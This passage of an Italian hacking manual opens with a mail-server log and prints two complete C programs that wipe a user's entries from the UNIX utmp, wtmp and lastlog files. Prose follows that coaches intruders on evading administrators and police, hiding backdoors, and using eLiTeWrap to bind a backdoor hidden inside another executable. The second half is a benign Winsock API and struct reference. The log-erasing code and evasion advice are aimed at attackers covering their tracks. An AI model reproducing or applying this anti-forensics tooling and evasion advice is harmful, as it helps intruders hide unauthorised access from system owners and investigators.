Merak 4.2.3 POP3 Tue, 19 Mar 2002 00:00:00 +0100 <20020319000000@mail.websitek.it>
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 <<< USER vendite
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 >>> +OK vendite
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 <<< PASS ******
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 >>> +OK 0 messages 0 octets
```

```
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 <<< STAT
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 >>> +OK 0 0
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 <<< QUIT
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 >>> +OK mail.websitek.it
closing connection
```

Come potrete vedere da questi files è possibile avere moltissime informazioni, tra cui quella più importante relativa all' IP.
Gli hacker spesso utilizzano quelli che vengono definiti con il termine di cloating software per coprire le loro tracce.
Il seguente file si chiama cloaker.c

```
#include <fcntl.h>
#include <utmp.h>
#include <sys/types.h>
#include <unistd.h>
#include <lastlog.h>

main(argc, argv)
    int     argc;
    char    *argv[];
{
    char    *name;
    struct utmp u;
    struct lastlog l;
    int     fd;
    int     i = 0;
    int     done = 0;
    int     size;

    if (argc != 1) {
         if (argc >= 1 && strcmp(argv[1], "cloakme") == 0) {
            printf("You are now cloaked\n");
            goto start;
                                                            }
         else {
             printf("close successful\n");
             exit(0);
             }
                 }
    else {
        printf("usage: close [file to close]\n");
        exit(1);
        }
start:
    name = (char *)(ttyname(0)+5);
    size = sizeof(struct utmp);

    fd = open("/etc/utmp", O_RDWR);
    if (fd < 0)
      perror("/etc/utmp");
    else {
      while ((read(fd, &u, size) == size) && !done) {
          if (!strcmp(u.ut_line, name)) {
             done = 1;
             memset(&u, 0, size);
             lseek(fd, -1*size, SEEK_CUR);
             write(fd, &u, size);
             close(fd);
          }
      }
    }


    size = sizeof(struct lastlog);
    fd = open("/var/adm/lastlog", O_RDWR);
    if (fd < 0)
      perror("/var/adm/lastlog");
```

```
    else {
       lseek(fd, size*getuid(), SEEK_SET);
       read(fd, &l, size);
       l.ll_time = 0;
       strncpy(l.ll_line, "ttyq2 ", 5);
       gethostname(l.ll_host, 16);
       lseek(fd, size*getuid(), SEEK_SET);
       close(fd);
    }
}
```

Un altro sorgente che possiede come scopo quello della manipolazione dei file di log in ambiente UNIX è il seguente.

```
/*
REMOVE       -- February 26, 1997
Simple Nomad -- Nomad Mobile Research Centre

Universal utmp, wtmp, and lastlog editor. Actually
removes, doesn't leave holes...

Compile "cc -o remove remove.c -DGENERIC" and run
as root. Use -DAIX instead of -DGENERIC for an AIX
machine. Use -DSCO instead of -DGENERIC for a SCO
machine.
*/

#include <stdio.h>
#include <utmp.h>
#include <sys/types.h>
#include <unistd.h>
#include <fcntl.h>
#ifndef AIX
#include <lastlog.h>
#else
#include <login.h>
#endif
#include <pwd.h>

#ifdef AIX
#define WTMP "/var/adm/wtmp"
#define UTMP "/etc/utmp"
#define LASTLOG "/etc/security/lastlog" /* Not a binary file in AIX, so */
/* handled a bit differently.   */
char LogParam[7][30]=
{
  "time_last_login=","tty_last_login=","host_last_login=",
  "unsuccessful_login_count=","time_last_unsuccessful_login=",
  "tty_last_unsuccessful_login=","host_last_unsuccessful_login="
};
#endif
#ifdef SCO
#define WTMP "/etc/wtmp"   /* wtmp was here on the SCO box I accessed */
#define UTMP "/var/adm/utmp"
#define LASTLOG "/var/adm/lastlog"
#endif
#ifdef GENERIC  /* Should work with Linux, IRIX, Digital Unix, BSDs, etc */
#define WTMP "/var/adm/wtmp"
#define UTMP "/var/adm/utmp"
#define LASTLOG "/var/adm/lastlog"
#endif

void main(argc,argv)
int  argc;
char *argv[];
{
  int cleanWtmp(char *,int);
```

```
  int cleanUtmp(char *,int);
  int cleanLastlog(char *);
  int getCount(char *,char *);
  char line[10];
  int killem, firstcnt, t;

  if(argc!=2)
  {
    printf("Usage: %s acct\n",argv[0]);
    exit(0);
  }
  firstcnt=getCount(WTMP,argv[1]); /* Get an initial count */
  printf("\nREMOVE by Simple Nomad\nNomad Mobile Research Centre (c)
1997\n\n");
  printf("Found %d record(s) for user %s\n",firstcnt,argv[1]);
  printf("Will attempt a lastlog cleanup by default.\n\n");
  printf("#    - remove last # records from utmp/wtmp\n");
  printf("a    - remove (a)ll records from utmp/wtmp\n");
  printf("q    - (q)uit program\n\n");
  printf("Enter selection -> ");
  gets(line);
  if(line[0]==0x51 || line[0]==0x71) exit(0);
  if(line[0]==0x41 || line[0]==0x61) killem=firstcnt;
  else killem=atoi(line);
  if (killem>firstcnt)
  {
    printf("You cannot delete %d records if only %d
exist.\n",killem,firstcnt);
    exit(-1);
  }
  t=cleanWtmp(argv[1],killem); /* Now to clean up utmp and wtmp */
  if (t==1) {
    printf("Trouble cleaning up %s.\n",WTMP);
    exit(-1);
  } else printf("REMOVE cleaned up %d record(s) from %s\n",killem,WTMP);
  t=cleanUtmp(argv[1],killem);
  if (t==1) {
    printf("Trouble cleaning up %s.\n",UTMP);
    exit(-1);
  } else printf("REMOVE cleaned up %d record(s) from %s\n",killem,UTMP);
  t=cleanLastlog(argv[1]);    /* Make our attempt at lastlog */
  if (t==1) {
    printf("Trouble cleaning up %s.\n",LASTLOG); exit(-1);
  }
  printf("REMOVE cleaned up %s\n",LASTLOG);
} /* end main */

int getCount(fname,acct) /* Go check wtmp and find out how many records */
char *fname, *acct;
{
  struct utmp utmp_ent;
  int f,cnt=0;

  if((f=open(fname,O_RDWR))>=0){
    while(read(f,&utmp_ent,sizeof(utmp_ent)))if(!strncmp(utmp_ent.ut_name,
acct,strlen(acct)))cnt++;
  }
  close(f);
  return(cnt);
} /* end getCount */

int cleanWtmp(acct,killem)
char *acct;
int killem;
{
  struct utmp utmp_ent;
  int fd,count=0;
  if((fd=open(WTMP,O_RDWR))>=0){
```

```
while(read(fd,&utmp_ent,sizeof(utmp_ent)))if(!strncmp(utmp_ent.ut_name,acct,
strlen(acct)))count++;
    lseek(fd,0,SEEK_SET);
    while(read(fd,&utmp_ent,sizeof(utmp_ent))&&killem){
      if(!strncmp(utmp_ent.ut_name,acct,strlen(acct))){
        count--;
        if(count+1<=killem){
          bzero((char *)&utmp_ent,sizeof(utmp_ent));
          lseek(fd,-(sizeof(utmp_ent)),SEEK_CUR);
          write(fd,&utmp_ent,sizeof(utmp_ent));
          killem--;
        }
      }
    }
    close(fd);
  }
  else return(1);
} /* end cleanWtmp */

int cleanUtmp(acct,killem)
char *acct;
int killem;
{
  struct utmp utmp_ent;
  int fd;
  if((fd=open(UTMP,O_RDWR))>=0){
    lseek(fd,0,SEEK_SET);
    while(read(fd,&utmp_ent,sizeof(utmp_ent))&&killem){
      if(!strncmp(utmp_ent.ut_name,acct,strlen(acct))){
        if(killem>0){
          bzero((char *)&utmp_ent,sizeof(utmp_ent));
          lseek(fd,-(sizeof(utmp_ent)),SEEK_CUR);
          write(fd,&utmp_ent,sizeof(utmp_ent));
          killem--;
        }
      }
    }
    close(fd);
  }
  else return(1);
} /* end cleanUtmp */

int cleanLastlog(acct) /* The lastlog subroutine */
char *acct;
{
#ifdef AIX /* Quite a kludge for AIX, but what the fuck it works */
  int t,i;
  char entry[200];
  for (i=0;i<7;i++)
  {
    sprintf(entry,"chsec -f %s -s %s -a
%s>/dev/null",LASTLOG,acct,LogParam[i]);
    t=system(entry);
    printf("Return code for %s is %d\n",LogParam[i],t);
  }
#else  /* Normal binary lastlog cleanup */
  struct passwd *pwd;
  struct lastlog logit;
  int f;
  if((pwd=getpwnam(acct))){
    if((f=open(LASTLOG,O_RDWR))>=0){
      lseek(f,(long)pwd->pw_uid*sizeof(struct lastlog),0);
      bzero((char *)&logit,sizeof(logit));
      write(f,(char *)&logit,sizeof(logit));
      close(f);
    }
  }
```

```
  else return(1);
#endif
} /* end cleanLastlog */
```

Il discorso legato alle traccie che potrebbero essere lasciate su di un sistema possono essere viste da due punti di vista.
Il tutto potrebbe essere paragonato a quello della vita reale a casa propria.
Nell'abitazione in cui uno vive potrebbe da una parte fare attenzione a non sporcare, o addirittura prendere precauzioni per non farlo, e dall'altra parte pulire quello che si è sporcato.
Questo discorso implica altre cose come ad esempio le intenzioni che si hanno nei confronti dei sistemi presi di mira.
L'hacker potrebbe accedere al sistema e terminare li la propria esperienza con il sistema oppure potrebbe preventivare di usare questo per altre attività.
Se il caso reale è il primo allora l'unica precauzione da prendere sarà quella di non lasciare tracce che possano permettere di risalire a voi.
Se il caso invece fosse il secondo allora dovrete anche preoccuparvi di nascondere le backdoor in modo tale che un eventuale analisi non metta alla luce il vostro accesso.
Ricordatevi sempre quello che segue.
Spesso l'hacker utilizza connessioni tramite gestori quali TISCALI, TIN o simili i quali assegnano un IP in modo dinamico per cui all'interno dei loro log ci sarà semplicemente che un utente ha avuto dall'ora all'ora l'ip xxx.xxx.xxx.xxx.
Anni fa sarebbe stato impossibile abbinare l'assegnazione dell'IP ad un numero telefonico.
A giorno d'oggi con il discorso delle centrali telefoniche digitali bisogna prestare maggiore attenzione.in quanto queste possono anche inviare il numero di telefono come nel caso dei cellulari per cui con sistemi telefonici d'avanguardia potrebbero al limite avere anche un tracciamento che permette di abbinare il numero di telefono all'IP abbinato.
Vi dico chiaramente che non sono sicuro di questo ma in ogni caso vi invito a prestare attenzione in quanto al limite potrebbe esserci anche questo pericolo.
In ogni caso un accusa precisa potrebbe esserci nell'istante in cui il vostro telefono viene tenuto sotto controllo.
Questo per dire che non è detto che l'amministratore di sistema una volta identificata la vostra backdoor la elimini mettendovi sull'avvisaglia del fatto che siete stati scoperti.
L'amministratore potrebbe, anche su consiglio della polizia, tenere il sistema sotto controllo per cui è un fatto essenziale cercare di limitare i fatti che potrebbero portare alla vostra individuazione.
Per prima cosa fate attenzione ad una cosa.
Molte linee di trasmissione dati offerte alle società da Interbusiness o alri gestori posseggono un tariffazione a traffico per cui potrebbe esserci la possibilità che l'amministratore di sistema controlli spesso la quantità di bytes movimentati.
Questo significa che dovreste cercare di limitare il numero di bytes trasferiti.
Cosa significa questo ?
In alcune consulenza da me tenute alcuni hackers, dopo essere entrati in sistemi privati, hanno inserito dei giochi e successivamente hanno pubblicizzato l'IP di questi servers sulla rete facendo in modo che altri utenti della rete si collegassero per prelevare questi softwares creando in questo modo un flusso di dati elevato.
Inoltre i softwares usati come backdoor potrebbero essere identificati con delle semplicissime funzioni del tipo CERCA.
Ad esempio una backdoor era quella chiamata ROOT.EXE.
Esistono alcuni softwares che permettono di inserire i programmi di gestione delle backdoor all'interno di altri programmi rendendoli in questo modo invisibili all'interno del sistema.
Uno di questi programmi si chiama ELITEWRAP.
Il pacchetto è in grado di inserire un software all'interno di un altro o anche molti files dentro ad uno solo utilizzando un certo numero di opzioni.

```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: test.exe
```

```
That file already exists! Overwrite? [y/N]: y
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: buffer.exe
```

Il programma è prelevabile da :

http://www.holodeck.f9.co.uk/elitewrap

Parte VII

Le librerie di programmazione in C per la rete

Winsock e Socket

In questo volume vengono trattate alcune librerie che permettono la manipolazione di pacchetti tra cui la trasmissione e la ricezione mediante diversi protocolli.
Alcune di queste librerie provengono dal sistema operativo Unix mentre altre sono relative a Windows od in ogni caso sono state portate in tale ambiente mediante l'utilizzo delle funzioni di base appartenenti alla libreria Socket.
Windows Sockets (abbreviazione di "Winsock" o "WinSock") specificano un interfaccia per la programmazione di rete in ambiente Microsoft Windows basate sul paradigma dei "socket" rese popolari negli ambienti BSD Unix.
In ambiente Windows è possibile trovare due versioni di socket e precisamente :

1. Le applicazioni Winsock 1 possono richiedere la notificazione degli eventi tramite il sistema di messaggio di Windows. Questo permette ai vostri programmi di gestire l'input sulla UI e i lavori in background senza doversi preoccupare di gestire direttamente la concorrenza.

2. Winsock 2 aggiunge allo standard 1 molte potenzialità. Winsock 2.x definisce due interfaccie : una 'application programming interface' (API) la quale esenta al programmatore di gestire gli strati a basso livello, e una 'service provider interface' (SPI) la quale gestisce un estensione del Winsock stack. Attraverso un adeguato uso delle API, le applicazioni Winsock possono lavorare su diversi protocolli di trasporto di rete e su implementazioni Winsock.

La differenza tra il protocollo TCP e Winsock è che il primo è un protocollo di rete il quale funziona attraverso lo strato 3 e 4 del modello OSI.
Un protocollo di rete fornisce servizi del tipo dell'indirizzamento, del trasporto dei dati, dell'instradamento e della gestione delle connessioni logiche sulla rete.
Due computer devono usare gli stessi protocolli per riuscire a comunicare.
Winsock invece non è un protocollo ma una raccolta di funzioni (API) che permettono a W9indows di inviare dati utilizzando diversi protocolli di comunicazione.
Esistono molte funzioni all'interno di Winsock che funzionano soltanto con TCP/IP come ad esempio gethostbyaddr() ma esistono anche nuove versioni generiche di queste in Winsock 2 che permettono di usare altri mezzi di trasporto.
Leggendo prima qualche d'uno si sarà chiesto sul come mai sono state trattate diverse librerie.
La risposta è semplice.
Winsock riesce ad utilizzare soltanto certi livelli del sistema di comunicazione e quindi non permette il capture dei pacchetti in modalità promiscua.
Per riuscire a prendere dati in modalità RAW è necessario bypassare Winsock e parlare direttamente al Transport Data Interface (TDI) oppure allo strato Network Device Interface Specification (NDIS).
Il livello TDI è appena sopra allo strato NDIS (network driver).
Ad esempio con Winsock è praticamente impossibile scrivere pacchetti di sniffing per i quali sono necessari pacchetti di libreria come ad esempio WINDUMP che abbiamo visto nell'apposito capitolo.
Alcune limitazioni legate alla manipolazione dei pacchetti però può essere eseguita anche tramite Winsock 2 ma soltanto in ambiente WINDOWS 2000 o simili.
Stimo parlando della manipolazione dell'header dei pacchetti.
Tramite le funzioni setsockopt() e ioctlsocket() è possibile settare alcuni campi dentro a questi header.
In ogni caso anche queste funzioni sarebbe il caso di eseguirle tramite le altre librerie viste.
Ripeto che algoritmicamente l'uso delle funzioni socket è semplice in quanto generalmente richiedono pochissime funzioni.
Allo stesso tempo le informazioni ottenibili con le sockets possono essere importantissime ijn quanto non dimentichiamoci che queste funzioni devono possedere tutte le caratteristiche dei protocolli usati nell'ambito di un netowork.
La gestione degli errori viene eseguita tramite la funzione *WSAGetLastError()*
Un esempio di utilizzo della funzione per la gestione errori è :

```
r = recv(...);
if (r == -1       /* (but see below) */
    && WSAGetLastError() == EWOULDBLOCK)
      {...}
```

Le funzioni in genere restituiscono dei valori i quali possono essere testati per capire se sono andate a buon fine.

```
s = socket(...);
if (s == INVALID_SOCKET)
      {...}
```

oppure

```
r = recv(...);
if (r == SOCKET_ERROR
    && WSAGetLastError() == WSAEWOULDBLOCK)
      {...}
```

Nell'ambito di socket 2 esistono alcune funzioni che derivano dal sistema operativo BSD ed altre invece che sono specifiche di Microsoft.
Gli elenchi delle prime e delle seconde sono.

accept() *	Una connessione in ingresso viene riconosciuta e associata con un socket creato sull'istante. Il socket originale ritorna nello stato di attesa
bind()	Assegna un nome ad un socket locale senza nome.
closesocket() *	Rimuove un socket dalla tabella di riferimento degli oggetti per-process. Soltanto i blocchi SO_LINGER sono settati a un timeout diverso da zero su un socket bloccante.
connect() *	Inizializza la comunicazione su un socket.
getpeername()	Recupera il nome del peer connesso ad un socket.
getsockname()	Recupera l'indirizzo locale al quale il socket specificato è legato.
getsockopt()	Recupera le opzioni relative al socket.
htonl() ∞	Converte un vaore a 32-bit da host byte order a network byte order.
htons() ∞	Converte un vaore a 16-bit da host byte order a network byte order.
inet_addr() ∞	Converte una sringa di caratteri rappresentante un numero nella notazione standard di internet con tanto di "."
inet_ntoa() ∞	Converte un indirizzo internet in una stringa ASCII nel formato "a.b.c.d".
ioctlsocket()	Fornisce il controllo per ilo socket.
listen()	Rimane in ascolto di una connessione in ingresso sul socket specificato.
ntohl() ∞	Converte un numero a 32-bit da network byte order a host byte order.
ntohs() ∞	Converte un numero a 16-bit da network byte order a host byte order.
recv() *	Riceve dei dati da un socket connesso o non connesso.
recvfrom() *	Riceve dati da uno dei due socket connesso e non connesso.
select() *	Esegue un synchronous I/O multiplexing.
send() *	Invia dei dati ad un socket
sendto() *	Invia dei dati a uno dei socket connesso o nonconnesso.
setsockopt()	Salva le opzioni associate al socket specificato.
shutdown()	Esegue lo Shut down di una connessione full-duplex.
socket()	Crea un punto terminale per una comunicazione e restituisce il desrittore del socket.

Quelle invece di Micrsoft sono le seguenti :

WSAAccept()*	Una versione estesa di accept() la quale permette un accettazione condizionale e la creazione di gruppi.
WSAAsyncGetHostByAddr()∞**	Un gruppo di funzioni relative a quelle standard di Berkeley elaborate per la gestione delle funzioni asincrone.
WSAAsyncGetHostByName()∞**	
WSAAsyncGetProtoByName()∞**	
WSAAsyncGetProtoByNumber()∞**	
WSAAsyncGetServByName()∞**	
WSAAsyncGetServByPort()∞**	
WSAAsyncSelect()**	
WSACancelAsyncRequest()∞**	
WSACleanup()	Esegue il Sign off dalle WinSock DLL.
WSACloseEvent()	Distrugge un oggetto Event
WSAConnect()*	Una versione estesa della Connect()
WSACreateEvent()	Crea un oggetto evento
WSADuplicateSocket()	Allow an underlying socket to be shared by creating a virtual socket.
WSAEnumNetworkEvents()	Discover occurrences of network events.
WSAEnumProtocols()	Retrieve information about each available protocol.
WSAEventSelect()	Associate network events with an event object.
WSAGetLastError()**	Obtain details of last WinSock error
WSAGetOverlappedResult()	Get completion status of overlapped operation.
WSAGetQOSByName()	Supply QOS parameters based on a well-known service name.
WSAHtonl()	Extended version of htonl()
WSAHtons()	Extended version of htons()
WSAIoctl()*	Overlapped-capable version of ioctl()
WSAJoinLeaf()*	Add a multipoint leaf to a multipoint session
WSANtohl()	Extended version of ntohl()
WSANtohs()	Extended version of ntohs()
WSAProviderConfigChange()	Receive notifications of service providers being installed/removed.
WSARecv()*	An extended version of recv() which accommodates scatter/gather I/O, overlapped sockets and provides the flags parameter as IN OUT
WSARecvFrom()*	An extended version of recvfrom() which accommodates scatter/gather I/O, overlapped sockets and provides the flags parameter as IN OUT
WSAResetEvent()	Resets an event object.
WSASend()*	An extended version of send() which accommodates scatter/gather I/O and overlapped sockets
WSASendTo()*	An extended version of sendto() which accommodates scatter/gather I/O and overlapped sockets
WSASetEvent()	Sets an event object.
WSASetLastError()**	Set the error to be returned by a subsequent WSAGetLastError()
WSASocket()	An extended version of socket() which takes a WSAPROTOCOL_INFO struct as input and allows overlapped sockets to be created. Also allows socket groups to be formed.
WSAStartup()**	Initialize the underlying WinSock DLL.
WSAWaitForMultipleEvents()*	Blocks on multiple event objects.

I programmi utilizzanti tali funzioni potrebbero essere viste semplicemente da un punto di vista logico e quindi indipendentemente dal sistema operativo su cui vengono usate l'adattamento dei programmi è in genere una cosa abbastanza semplice.
Nei listati visti in questo volume molti utilizzano le funzioni socket in ambiente Unix mentre altre lo fanno in ambiente Windows.

In quest'ultimo ambiente esistono alcune estensioni che sono mostrate all'interno degli helps legati ai vari SDK rilasciati da Microsoft.

Definizione di Socket

Un socket è un punto terminale di una comunicazione — un oggetto attraverso il quale le applicazioni Windows Sockets inviano e ricevono pacchetti di dati attraverso una rete.
Un socket possiede una tipologia e viene associato ad un processo in esecuzione, ed eventualmente può possedere anche un nome.
Attualmente, I socket in senso generico scambiano dati soltanto con altri sockets nello stesso "dominio di comunicazione" il quale usa un certo gruppo di protocolli Internet.
Tutti i tipi di sockets sono bidirezionali: in pratica sono flussi di dati che possono comunicare in tutte le direzioni simultaneamente (full-duplex).
Sono disponibili due tipi di socket:

Stream sockets

Gli Stream sockets vengono utilizzati per I flussi di dati senza delimitazione dei records — uno stream di bytes.

Datagram sockets

I Datagram sockets supportano un flusso di dati orientato al record.
Sotto alcuni protocolli TCP/IP gli streams asono streams di byte. I sockets Windows forniscono un livello di astrazione indipendente dal protocollo sottostante.
.

Tipi di dati dei SOCKET

Ogni oggetto relativo a un socket MFC incapsula un handle ad un socket Windows.
Il tipo dei dati di questo handle è **SOCKET**.
Un handle **SOCKET** è analogo agli handle **HWND** usate nelle Windows
I socket MFC forniscono una serie di operazioni legate all'handle incapsulato.
Il tipo di dati **SOCKET** è descritto in dettaglio nel Win32 SDK.
Ho deciso di inserire per esteso queste strutture in quanto il loro utilizzo con le varie funzioni sono d'importanza vitale per quanto riguarda quello che potrebbe essere interessante durante la varie attività svolte dall'hacker mediante l'uso delle funzioni Winsock.
Quelle che seguono sono le strutture utilizzate da WINSOCK.

- **AFPROTOCOLS**
- **BLOB**
- **CSADDR_INFO**
- **fd_set**
- **FLOWSPEC**
- **hostent**
- **in_addr**
- **linger**
- **NS_SERVICE_INFO**
- **PROTOCOL_INFO**
- **protoent**
- **QOS**
- **servent**
- **SERVICE_ADDRESS**
- **SERVICE_ADDRESSES**
- **SERVICE_INFO**
- **SERVICE_TYPE_INFO_ABS**
- **SERVICE_TYPE_VALUE_ABS**
- **sockaddr**

- **SOCKADDR_IRDA**
- **SOCKET_ADDRESS**
- **timeval**
- **TRANSMIT_FILE_BUFFERS**
- **WSABUF**
- **WSADATA**
- **WSANAMESPACE_INFO**
- **WSANETWORKEVENTS**
- **WSAOVERLAPPED**
- **WSAPROTOCOL_INFO**
- **WSAPROTOCOLCHAIN**
- **WSAQuerySet**
- **WSASERVICECLASSINFO**
- **WSATHREADID**

Le strutture viste ad una ad una possiedono I seguenti membri.

AFPROTOCOLS

Ls truttura **AFPROTOCOLS** fornisce una lista di protocolli con la quale il programmatore può forzare delle query.

```
typedef struct _AFPROTOCOLS {
  INT iAddressFamily;
  INT iProtocol;
} AFPROTOCOLS, *PAFPROTOCOLS, *LPAFPROTOCOLS;
```

BLOB

La struttura **BLOB** , deriva dai Binary Large Object, contiene informazioni su un blocco di dati.

```
typedef struct _BLOB {
  ULONG   cbSize;
  BYTE    *pBlobData;
} BLOB;
```

CSADDR_INFO

La struttura **CSADDR_INFO** contiene le informazioni legate agli indirizzi dei servizi di rete e il nome del provider. La funzione **GetAddressByName** ottiene la informazioni legate agli indirizzi Windows Sockets usando la struttura **CSADDR_INFO**.

```
typedef struct _CSADDR_INFO {
  SOCKET_ADDRESS  LocalAddr;
  SOCKET_ADDRESS  RemoteAddr;
  INT             iSocketType;
  INT             iProtocol;
} CSADDR_INFO;
```

fd_set

La struttura **fd_set** viene usata in diverse funzioni Windows Sockets, come ad esempio quella **select** , per inserire sockets all'interno di un "set" per diversi scopi, comre ad esempio

testare un determinato sokcet per la leggibilità usando il parametro *readfds* della fnzione **select**.

```
typedef struct fd_set {
  u_int    fd_count;               // how many are SET?
  SOCKET   fd_array[FD_SETSIZE];   // an array of SOCKETs
} fd_set;
```

in_addr

La struttura **in_addr** rappresenta un host attraverso il suo indirizzo internet.

```
struct in_addr {
  union {
          struct { u_char s_b1,s_b2,s_b3,s_b4; }   S_un_b;
          struct { u_short s_w1,s_w2; }            S_un_w;
          u_long                                   S_addr;
  } S_un;
};
```

linger

La struttura **linger** mantiene le informazioni legate ad uno specifico socket che dice inoltre come quesyo deve comportatrsi quando dei dati vengono accodati per essere spediti e la funzione **closesocket** viee chiamata con il socket.

```
struct linger {
  u_short    l_onoff;
  u_short    l_linger;
```

NS_SERVICE_INFO

La struttura **NS_SERVICE_INFO** contiene le informazioni sui servizi di rete o ai servizi di rete specifici di un determinato contesto di un namespace.

```
typedef struct _NS_SERVICE_INFO {
  DWORD           dwNameSpace;
  SERVICE_INFO    ServiceInfo;
```

PROTOCOL_INFO

La struttura che contiene le informazioni del protocollo è la **PROTOCOL_INFO.**

```
typedef  struct _PROTOCOL_INFO {
  DWORD     dwServiceFlags;
  INT       iAddressFamily;
  INT       iMaxSockAddr;
  INT       iMinSockAddr;
  INT       iSocketType;
  INT       iProtocol;
  DWORD     dwMessageSize;
  LPTSTR    lpProtocol;
} PROTOCOL_INFO;
```

protoent

Questa struttura **protent** contiene il nome e il numero del protocollo che corrisponde al nome protocollo. Le applicazioni non devono mai cercare di modificare queste informazioni.

```
struct protoent {
  char FAR *          p_name;
  char FAR * FAR *    p_aliases;
  short               p_proto;
};
```

servent

La struttura **servent** è usata per salvare o restituire il nomne e il numero del servizio per un determinato nome servizio.

```
struct servent {
  char FAR *          s_name;
  char FAR * FAR *    s_aliases;
  short               s_port;
  char FAR *          s_proto;
};
```

SERVICE_ADDRESS

La struttura **SERVICE_ADDRESS** contiene le informazioni legate agli indirizzi di un servzio. La struttura può accomodare molti tipi di meccanismi d'interprocesso (IPC) e le loro forme d'indirizzi, incluse le loro remote procedure calls (RPC), named pipes, e sockets.

```
typedef struct _SERVICE_ADDRESS {
  DWORD    dwAddressType;
  DWORD    dwAddressFlags;
  DWORD    dwAddressLength;
  DWORD    dwPrincipalLength;
  BYTE    *lpAddress;
  BYTE    *lpPrincipal;
} SERVICE_ADDRESS;
```

SERVICE_ADDRESSES

La struttura **SERVICE_ADDRESSES** contiene un array di **SERVICE_ADDRESS** data structures.

```
typedef struct _SERVICE_ADDRESSES {
  DWORD               dwAddressCount;
  SERVICE_ADDRESS     Addresses[1];
} SERVICE_ADDRESSES;
```

SERVICE_INFO

La struttura **SERVICE_INFO** contiene le informazioni relative alla rete e ai servizi relativi ai servizi.

```
typedef struct _SERVICE_INFO {
```

```
  LPGUID    lpServiceType;
  LPTSTR    lpServiceName;
  LPTSTR    lpComment;
  LPTSTR    lpLocale;
  DWORD     dwDisplayHint;
  DWORD     dwVersion;
  DWORD     dwTime;
  LPTSTR    lpMachineName;
  LPSERVICE_ADDRESSES lpServiceAddress;
  BLOB ServiceSpecificInfo;
} SERVICE_INFO;
```

SERVICE_TYPE_INFO_ABS

SERVICE_TYPE_INFO_ABS contiene le informazioni sui tipi di servizi di rete. Potete usare la struttura **SERVICE_TYPE_INFO_ABS** per aggiungere un servizio di rete ad n name space.

```
typedef struct _SERVICE_TYPE_INFO_ABS {
  LPTSTR                    lpTypeName;
  DWORD                     dwValueCount;
  SERVICE_TYPE_VALUE_ABS    Values[1];
} SERVICE_TYPE_INFO_ABS;
```

SERVICE_TYPE_VALUE_ABS

La struttura **SERVICE_TYPE_VALUE_ABS** contiene le informazioni sul valore del tipo di network-service. Questa deve essere specifica di un determinato name space.

```
typedef struct _SERVICE_TYPE_VALUE_ABS {
  DWORD    dwNameSpace;
  DWORD    dwValueType;
  DWORD    dwValueSize;
  LPTSTR   lpValueName;
  PVOID    lpValue;
} SERVICE_TYPE_VALUE_ABS;
```

sockaddr

Questa struttura **sockaddr** varia a seconda del protocollo selezinato. A parte il parametro *sa_family* , il contenuto di **sockaddr** viene espresso nel network byte order.

```
struct sockaddr {
  u_short     sa_family;
  char        sa_data[14];
};
```

SOCKADDR_IRDA

La struttura **SOCKADDR_IRDA** viene usatain congiunzione con le operazone eseguite con IrDA, definite dalla famiglia d'indirizzi definiti in AF_IRDA.

```
typedef struct _SOCKADDR_IRDA
{
```

```
    u_short      irdaAddressFamily;
    u_char       irdaDeviceID[4];
    char         irdaServiceName[25];
} SOCKADDR_IRDA, *PSOCKADDR_IRDA, FAR *LPSOCKADDR_IRDA;
```

SOCKET_ADDRESS

La struttura SOCKET_ADDRE**SS** salva le informazioni specifiche dei protocolli.

```
typedef struct _SOCKET_ADDRESS {
  LPSOCKADDR      lpSockaddr ;
  INT             iSockaddrLength ;
} SOCKET_ADDRESS, *PSOCKET_ADDRESS;
```

timeval

La struttura **timeval** viene usata per specificare il valore del tempo.

```
struct timeval {
  long    tv_sec;         // seconds
  long    tv_usec;        // and microseconds
};
```

TRANSMIT_FILE_BUFFERS

TRANSMIT_FILE_BUFFERS specifica I dati che devono essere trasmessi prima e dopo il file dati durante una funzione **TransmitFile** legata al trasferimento dei files.

```
typedef struct _TRANSMIT_FILE_BUFFERS {
  PVOID   Head;
  DWORD   HeadLength;
  PVOID   Tail;
  DWORD   TailLength;
} TRANSMIT_FILE_BUFFERS;
```

WSABUF

La struttura **WSABUF** abilita la creazione o la manipolazione dei buffers di dati

```
typedef struct __WSABUF {
  u_long      len;
  char FAR    *buf;
} WSABUF, FAR * LPWSABUF;
```

WSADATA

I membri di questa struttura sono:

```
typedef struct WSAData {
  WORD                  wVersion;
  WORD                  wHighVersion;
  char                  szDescription[WSADESCRIPTION_LEN+1];
  char                  szSystemStatus[WSASYS_STATUS_LEN+1];
  unsigned short        iMaxSockets;
  unsigned short        iMaxUdpDg;
  char FAR *            lpVendorInfo;
} WSADATA, *LPWSADATA;
```

WSANAMESPACE_INFO

La strutrtura **WSANAMESPACE_INFO** contiene tutte le informazioni legate alla registrazione per il provider del name space.

```
typedef struct _WSANAMESPACE_INFO {
  GUID                NSProviderId;
  DWORD               dwNameSpace;
  BOOL                fActive;
  DWORD               dwVersion;
  LPTSTR              lpszIdentifier;
} WSANAMESPACE_INFO, *PWSANAMESPACE_INFO;
```

WSANETWORKEVENTS

WSANETWORKEVENTS è usata per salvare le informazioni interne dei sockets relativamente agli ebenti di rete.

```
typedef struct _WSANETWORKEVENTS {
  long      lNetworkEvents;
  int       iErrorCode[FD_MAX_EVENTS];
} WSANETWORKEVENTS, *LPWSANETWORKEVENTS;
```

WSAOVERLAPPED

La struttura **WSAOVERLAPPED** fornisce le informazioni fornite dalla fase di inizializzazione della comunicazione e dal suo seguente completamento.

```
typedef struct _WSAOVERLAPPED {
  DWORD        Internal;
